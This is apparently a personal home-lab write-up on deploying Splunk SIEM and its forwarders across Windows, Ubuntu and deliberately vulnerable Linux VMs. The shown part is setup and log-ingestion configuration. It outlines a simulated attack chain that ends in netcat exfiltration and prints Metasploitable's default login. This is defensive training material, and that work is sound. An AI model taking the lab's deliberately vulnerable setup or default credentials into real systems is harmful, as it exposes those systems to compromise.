

Splunk SIEM: Setup and Incident Investigation

Date: 02.06.2025

Project: Splunk SIEM: Lab setup and incident investigation

Splunk SIEM: Home lab project

By Thomas Lium

Contents

Executive Summary -----	2
Introduction -----	2
Project Objectives-----	2
Scenario attack overview -----	3
Lab machines overview -----	3
Disclaimer -----	4
Splunk Deployment and installation of logging agents -----	4
Basic Splunk search queries of logs-----	26
Brief Creation of alert rules to identify Indicators of Compromise-----	32
Post-Incident Investigation of simulated attacks -----	37
Tools used -----	53

Executive Summary

Introduction

This project involves setting up a **Splunk SIEM environment** within a controlled virtual lab to simulate and analyze logs of cyberattacks against vulnerable machines. The primary objective is to demonstrate how Splunk can be used to **collect logs, detect suspicious activity, and investigate security incidents** through attack simulations.

The lab environment consists of multiple virtual machines, some intentionally left vulnerable to simulate high-risk assets, and one machine acting as an attacker used for reconnaissance and exploitation techniques. Splunk will be configured as the central SIEM platform to monitor, collect, and analyze logs from these endpoints as attack occur.

This project demonstrates practical skills in SIEM deployment, security monitoring, and threat detection. It simulates a real-world security operations center (SOC) workflow—**from initial compromise to detection and incident investigation using Splunk**.

Project Objectives

The objective is to demonstrate how a properly configured **Splunk SIEM** can be used to detect and investigate these threats in real time by leveraging logs and telemetry collected from various endpoints and network systems.

This lab is designed as a **hands-on simulation** of a Security Operations Center (SOC) workflow, covering the entire security monitoring lifecycle — from attack execution to threat detection, log analysis, alerting, and post-incident investigation.

Objectives to be explored:

- Splunk deployment and installation of logging agents (Splunk Forwarders)
- Basic search queries of logs
- Creation of alert rules to identify key Indicators of Compromise (IOCs)
- Investigation of simulated attacks (port scans, exploits, initial access, privilege escalation)

Scenario attack overview

This project simulates a realistic cybersecurity scenario where multiple machines within an internal network are exposed to targeted attacks from an unauthorized actor. The attacker operates from a separate machine connected to the same network sequence, emulating the tactics, techniques, and procedures (TTPs) of a real-world threat actor.

In this scenario, a threat actor has already gained access to our local network. The attacker's Kali Linux machine is attempting to identify other devices on local network and find a vulnerable machine or two. The attacker initiates a series of reconnaissance activities aimed at discovering other devices within the same subnet to later compromise, gain initial access and attempt to escalate privileges with the goal of exfiltrating various files using netcat. All actions to generate Splunk logs for monitoring and investigation.

These actions target a mixture of Windows and Linux hosts within the network, some of which are intentionally configured to be vulnerable for logging purposes.

Lab machines overview

Machine OS	Machine name	Machine IP	Splunk ingested
Windows 10	WINDOWS-KEVIN	10.0.0.21	<input checked="" type="checkbox"/> Yes
Ubuntu Linux	User-VMware-Virtual-Platform	10.0.0.10	<input checked="" type="checkbox"/> Yes
Linux server	Metasploitable	10.0.0.9	<input checked="" type="checkbox"/> Yes
Linux server	Darkhole	10.0.0.22	<input checked="" type="checkbox"/> Yes
Kali Linux (attacker's)	Kali	10.0.0.13	<input type="checkbox"/> No
Windows 11	DESKTOP-C1SC5GT (Splunk server)	10.0.0.2	<input type="checkbox"/> No

The linux servers, "Metasploitable" and "Darkhole 2" are intentionally vulnerable in order to generate relevant logs for the SIEM for later investigation.

Splunk SIEM: Home lab project

By Thomas Lium

Disclaimer

This project is for educational and training purposes only. All scenarios and activities were conducted within the controlled virtual environment hosted on my local network. No real systems, networks, or users were involved or harmed.

Splunk Deployment and installation of logging agents

This section will cover deployment of a Splunk SIEM server on a Windows 11 desktop machine.

The screenshot shows the Splunk website's "Free trials and downloads" section. At the top, there are navigation links for Products, Solutions, Why Splunk?, Resources, Company, a search bar, Support, and a user icon. Below this, two main offerings are highlighted:

- Splunk Cloud Platform:** Described as seeing the power of the Splunk Platform in a Splunk-hosted cloud environment. It offers up to 5GB of data/day for 14 days, no credit card required. Buttons for "Get My Free Trial" and "View Product" are shown. To the right is a graphic of a colorful cloud with icons representing monitoring, analysis, and storage.
- Splunk Enterprise:** Described as downloading and installing Splunk Enterprise trial on your own hardware or cloud instance. It allows collecting, analyzing, visualizing, and acting on all your data — no matter its source. It offers indexing up to 500MB/day for 60 days, no credit card required. Buttons for "Get My Free Trial" and "View Product" are shown. To the right is a graphic of overlapping colored shapes (pink, orange, yellow) with icons representing data collection, analysis, and visualization.

Splunk Enterprise 9.4.2

Discover how Splunk's Unified Security Index 500 MB/Day. Sign up and download now. After 60 days you can convert to a perpetual free license or purchase a Splunk Enterprise license to continue using the expanded functionality designed for enterprise-scale deployments.

Regulations and Compliance

Choose Your Installation Package



64-bit

Windows 10

.msi

790.32 MB

Windows Server 2019, 2022


Download Now




Splunk SIEM: Home lab project

By Thomas Lium

Going to the Splunk website download section, install the Windows compatible installer file and complete the download process. Set a username and password for login and proceed to the login page. A Splunk service will be set up on port 8000 under the local machine. Hosted on 127.0.0.1:8000 / 10.0.0.2:8000



After installation, visit the service at <http://127.0.0.1:8000> on the Windows 11 machine.



Once logged in, we are granted with the Splunk dashboard. Many options are available, but we will mostly go through data forwarding and index options, as well as Search and Reporting in Splunk.

Common tasks	Hide for users
Add data Add data from a variety of common sources.	Search your data Turn data into doing with Splunk search.
Add team members Add your team members to Splunk platform.	Manage permissions Control who has access with roles.
	Visualize your data Create dashboards that work for you.
	Configure mobile devices Login or manage mobile devices using Secure Gateway.

Splunk SIEM: Home lab project

By Thomas Lium

In the “Settings” section at top right corner, select “Forwarding and Receiving”

The screenshot shows the Splunk Settings interface. At the top, there is a navigation bar with links for Administrator, Messages (1), Settings (selected), Activity, Help, and Find. Below the navigation bar is a sidebar with icons for Add Data, Monitoring, and Console. The main content area has a search bar labeled "Search settings...". On the left, there is a vertical sidebar with sections for KNOWLEDGE, DATA, SYSTEM, and a DISTRIBUTED ENVIRONMENT. The "Forwarding and receiving" link under the DATA section is highlighted with a gray background. In the main content area, there are two sections: "Forward data" and "Receive data". The "Forward data" section contains links for Forwarding defaults and Configure forwarding. The "Receive data" section contains a link for Configure receiving. A "Actions" button is located in the top right corner of each of these sections.

Administrator ▾ 1 Messages ▾ Settings ▾ Activity ▾ Help ▾ Find

Add Data

Monitoring

Console

KNOWLEDGE

Searches, reports, and alerts

Data models

Event types

Tags

Fields

Lookups

User interface

Alert actions

Advanced search

All configurations

DATA

Data inputs

Forwarding and receiving

Indexes

Report acceleration summaries

Source types

Ingest actions

DISTRIBUTED ENVIRONMENT

Forwarder management

Indexer clustering

Federation

Distributed search

SYSTEM

Forward data

Set up forwarding between two or more Splunk instances.

Type	Actions
Forwarding defaults	
Configure forwarding	+ Add new

Receive data

Configure this instance to receive data forwarded from other instances.

Type	Actions
Configure receiving	+ Add new

Set up receiving data port at port 9997 for incoming future logs being forwarded into Splunk:

Configure receiving

Set up this Splunk instance to receive data from forwarder(s).

Listen on this port * For example, 9997 will receive data on TCP port 9997.

splunk>enterprise Apps Admin... 1 Messages

Receive data

New Receiving Port

Forwarding and receiving » Receive data

Successfully saved "9997".

Showing 1-1 of 1 item

Listen on this port	Status
9997	Enabled Disable

The receiving data port is now listening and waiting for data to be forwarded into Splunk.

Log ingestion

1. Windows 10 machine

From here I will install the Splunk forwarder application on a Windows 10 machine configured to send relevant logs to the SIEM. The following screenshots are taken from the Win 10 machine.

Choose Your Download

Splunk Universal Forwarder 9.4.2

Universal Forwarders provide reliable, secure data collection from remote sources and forward that data into Splunk software for indexing and consolidation. They can scale to tens of thousands of remote systems, collecting terabytes of data.

Choose Your Installation Package



Windows



Linux



Mac OS



Free BSD



32-bit

Windows 10


.msi

64.88 MB

[Download Now](#)




Install Splunk Universal Forwarder from the official website.




Continue the installation steps from the Universal Forwarder Setup application.

Splunk SIEM: Home lab project

By Thomas Lium



Setup the IP address and port of the Splunk server receiving data port at 10.0.0.2:9997



After installation, \SplunkUniversalForwarder\bin folder has been created. Visit the directory in cmd. Use command "splunk list forward-server" to see if Forwarder is active to the Splunk server:

```
c:\Program Files\SplunkUniversalForwarder\bin>splunk list forward-server
Your session is invalid. Please login.
Splunk username: thomas
Password:
Active forwards:
    10.0.0.2:9997
Configured but inactive forwards:
    None

c:\Program Files\SplunkUniversalForwarder\bin>
```

The service is infact active and is ready to forward logs. Now we must configure which specific logs to be ingested into Splunk. This can be done by editing the "inputs.conf" file in directory \SplunkUniversalForwarder\etc\system\local

```
c:\Program Files\SplunkUniversalForwarder\etc\system\local>dir
Volume in drive C has no label.
Volume Serial Number is 9800-A42C

Directory of c:\Program Files\SplunkUniversalForwarder\etc\system\local

06/03/2025  03:40 AM    <DIR>        .
06/03/2025  03:40 AM    <DIR>        ..
06/03/2025  02:24 AM           126 authentication.conf
06/03/2025  03:40 AM            0 inputs.conf
06/03/2025  02:24 AM           144 outputs.conf
03/18/2025  10:18 PM          273 README
06/03/2025  02:24 AM           456 server.conf
                           5 File(s)      999 bytes
                           2 Dir(s)  26,299,281,408 bytes free

c:\Program Files\SplunkUniversalForwarder\etc\system\local>
```

Select the inputs.conf file and edit it using NotePad:

 *inputs.conf - Notepad
File Edit Format View Help
[WinEventLog://Security]
disabled = 0
sourcetype = security
index = winevents

[WinEventLog://System]
disabled = 0
sourcetype = system
index = winevents

[WinEventLog://Setup]
disabled = 0
sourcetype = setup
index = winevents

[WinEventLog://ForwardedEvents]
disabled = 0
index = winevents

[WinEventLog://Microsoft-Windows-Sysmon/Operational]
disabled = 0
sourcetype = sysmon
index = winevents
renderXml = true

[monitor://C:\Windows\System32\LogFiles\Firewall\pfirewall.log]
disabled = 0
sourcetype = firewall
index = winevents

Add in the following logs to monitor:

- Security event Logs
- System event Logs
- Setup event Logs
- Forwarded Events
- Sysmon events Logs
- Firewall Log (pfirewall.log)

All the added logs are under a common index listed as “winevents”.

Restart Splunk forwarder service once the inputs.conf file has been edited and saved.

Splunk SIEM: Home lab project

By Thomas Lium

Indexes

A repository for data in Splunk Enterprise. Indexes reside in flat files on the Splunk Enterprise instance known as the index store.

Name	Actions			Type	App	Current
_audit	Edit	Delete	Disable	Events	system	2 MB
_configtracker	Edit	Delete	Disable	Events	system	4 MB
_dsappevent	Edit	Delete	Disable	Events	SplunkDeploymentServerConfig	1 MB
_dsclient	Edit	Delete	Disable	Events	SplunkDeploymentServerConfig	1 MB
winevents	Edit	Delete	Disable	Events	search	

In Splunk settings, click on “Indexes” and add in a new index named as “winevents”. By doing this, ingested logs from the Windows 10 machine will be forwarded into the index “winevents”.

New Search

The screenshot shows the Splunk search interface with the following details:

- Search bar:** index=*
- Event count:** ✓ 24 events (before 6/3/25 11:19:32.000 PM)
- Sampling:** No Event Sampling ▾
- Panel tabs:** Events (24) (selected), Patterns, Statistics, Visualization
- Timeline controls:** Timeline format ▾, Zoom Out, + Zoom to Selection, Deselect
- Event list:** A table with columns: i, Time, Event. One event is visible:

i	6/3/25 11:19:06.000 PM	06/03/2025 11:19:06 PM LogName=Security EventCode=4634 EventType=0 ComputerName=windows-kevin Show all 22 lines
---	---------------------------	--
- Field lists:** SELECTED FIELDS (host 1, source 1, sourcetype 1), INTERESTING FIELDS (Account_Domain 3).
- Formatting and pagination:** Format ▾, Show: 20 Per Page ▾, View: List ▾.


Ingestion was successful for the windows 10 machine, as logs have started to show up within the Splunk search.

Splunk SIEM: Home lab project

By Thomas Lium

2. Ubuntu Linux machine

Screenshots below have been taken from the Ubuntu desktop machine.



Download the compatible forwarder Linux based .tgz file from the official Splunk website

```
user@user-VMware-Virtual-Platform:~/Desktop$ sudo tar -xvzf splunkforwarder-9.4.2-ec45dd264916-linux-ppc64le.tgz -C /opt
splunkforwarder/
```

```
user@user-VMware-Virtual-Platform:~$ sudo /opt/splunkforwarder/bin/splunk start --accept-license
This appears to be your first time running this version of Splunk.
Splunk software must create an administrator account during startup. Otherwise, you cannot log in.
Create credentials for the administrator account.
Characters do not appear on the screen when you type in credentials.

Please enter an administrator username: [REDACTED]
```

Starting the splunk forwarder service using the command line in bash.

```
Virtual-Platform:/opt/splunkforwarder/bin$ sudo ./splunk add forward-server 10.0.0.2:9997
Splunk username: thomas
Password:
Added forwarding to: 10.0.0.2:9997.
user@user-VMware-Virtual-Platform:/opt/splunkforwarder/bin$
```

Add the forward server of the Splunk server at 10.0.0.2:9997

The forward configuration is active to the Splunk server. Now we must configure which specific logs to be ingested into Splunk. This can be done by editing the “inputs.conf” file in directory

/SplunkUniversalForwarder/etc/system/local

Edit the file of input.conf and add in the following relevant logs:

- /var/log/auth.log
- /var/log/syslog
- /home/*/.bash_history
- /var/log/bash_command.log
- /var/log/daemon.log
- /var/log/kern.log
- /var/log/samba/*

```
GNU nano 7.2                                inputs.conf *
[monitor:///var/log/auth.log]
disabled = false
sourcetype = linux_secure
INDEX = ubuntu_logs

[monitor:///var/log/syslog]
disabled = false
sourcetype = syslog
INDEX = ubuntu_logs

[monitor:///home/*.bash_history]
disabled = false
sourcetype = bash_history
INDEX = ubuntu_logs

[monitor:///var/log/bash_command.log]
disabled = false
sourcetype = realtime_bash
INDEX = ubuntu_logs

[monitor:///var/log/daemon.log]
sourcetype = daemon
INDEX = ubuntu_logs

[monitor:///var/log/kern.log]
sourcetype = kernel
INDEX = ubuntu_logs

[monitor:///var/log/samba/*]
sourcetype = samba
INDEX = ubuntu_logs
```

```
user@user-VMware-Virtual-Platform:/opt/splunkforwarder/bin$ sudo ./splunk restart
[sudo] password for user:
splunkd 6178 was not running.
Stopping splunk helpers...
```

Done.

After editing the input.conf configuration file, restart the Splunk Forwarder service.

The screenshot shows the Splunk Enterprise search interface. At the top, there's a navigation bar with 'splunk>enterprise' and 'Apps ▾'. Below it is a secondary navigation bar with tabs: 'Search' (which is underlined), 'Analytics', 'Datasets', 'Reports', 'Alerts', and 'Dashboards'. The main area is titled 'New Search'. A search bar contains the query 'index=*& host="user-VMware-Virtual-Platform"'. Below the query, a message indicates '✓ 618 events (6/5/25 2:54:21.000 AM to 6/5/25 3:09:21.000 AM)'. To the right of this message is a button labeled 'No Event Sampling ▾'. Underneath the search bar, there are four tabs: 'Events (618)' (which is underlined), 'Patterns', 'Statistics', and 'Visualization'. Below these tabs are several buttons: 'Timeline format ▾', 'Zoom Out', 'Zoom to Selection', and 'Deselect'. The bottom portion of the interface is mostly blank, showing a dark background.

Log Ingestion was successful for the Ubuntu Desktop machine, as logs have started to show up within the Splunk search.

3. Metasploitable Linux server

Screenshots below have been taken from the Ubuntu desktop machine.

```
(2)No such file or directory: apache2: could not open error log file /var/log/apache2/error.log.  
Unable to open logs  
* Running local boot scripts (/etc/rc.local)  
nohup: appending output to 'nohup.out'  
nohup: appending output to 'nohup.out'  
[ fail ]  
[ OK ]  
Warning: Never expose this VM to an untrusted network!  
Contact: msfdev[at]metasploit.com  
Login with msfadmin/msfadmin to get started  
metasploitable login:
```

```
msfadmin@metasploitable:/tmp$ sudo dpkg -i splunkforwarder_6.0.0.4-204109-linu...  
[sudo] password for msfadmin:  
Selecting previously deselected package splunkforwarder.  
(Reading database ... 37635 files and directories currently installed.)  
Unpacking splunkforwarder (from splunkforwarder_6.0.0.4-204109-linu...  
Setting up splunkforwarder (6.0.0.4-204109) ...  
complete
```

Install the Splunk Forwarder application on the Metasploitable Linux machine through command line in bash.

After installation, change directory to /opt/splunkforwarder/bin/ and start the service

```
msfadmin@metasploitable:/opt/splunkforwarder/bin$ sudo ./splunk start --accept-license
This appears to be your first time running this version of Splunk.
Splunk> Take the sh out of IT.
Checking prerequisites...
    Checking mgmt port [8089]: open
        Creating: /opt/splunkforwarder/var/lib/splunk
```

